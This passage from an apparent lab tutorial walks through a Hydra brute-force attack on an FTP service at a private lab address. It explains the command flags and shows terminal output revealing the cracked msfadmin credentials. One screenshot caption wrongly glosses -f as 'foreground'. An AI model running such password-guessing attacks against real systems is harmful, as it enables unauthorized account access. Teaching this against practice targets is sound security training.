
**-P** : Specifies a file containing of list of potential password names.

**msfpassword.txt** : file containing the potential password names

**ftp://192.168.1.31** : Target FTP service hosted at the given IP address.

**-f** : Tells Hydra to stop after the first successful login is found.


**-t 4** : Sets the number of parallel threads to 4, speeding up the attack.



The screenshot shows a terminal window titled "Kali LinuxM3" running on Kali Linux. The terminal displays the output of the hydra command. The output includes the supported services, the AGPL license information, and the command being run: # hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4. The terminal window has a dark background with white text and standard Linux window controls.

```
root@kali:~/home/mubassherazaidy
# hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4
```

## STEP 9 :The username and password should appear highlighted in green text.



The terminal window shows the Hydra tool running on a Kali Linux system. The user has provided a wordlist of 'msfadmin.txt' containing 'msfpassword'. The target is an FTP server at 192.168.1.31. Hydra is configured with -f (foreground) and -t 4 (threads). The output shows that the password was found successfully after 25 login attempts. The user 'msfadmin' and password 'msfadmin' are highlighted in green, indicating they were found.

```
Session Actions Edit View Help
root@kali:~/home/mubassherzaaidy
service    the service to crack (see below for supported protocols)
OPT      some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post}
http[s]-{get|post}-form http-proxy http-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached
mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec r
login rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[tls] vmauthd vnc x
mfp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

[root@kali:~/home/mubassherzaaidy]
# hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 22:03:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.1.31:21/
[21][ftp] host: 192.168.1.31  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-17 22:04:09

[root@kali:~/home/mubassherzaaidy]
#
```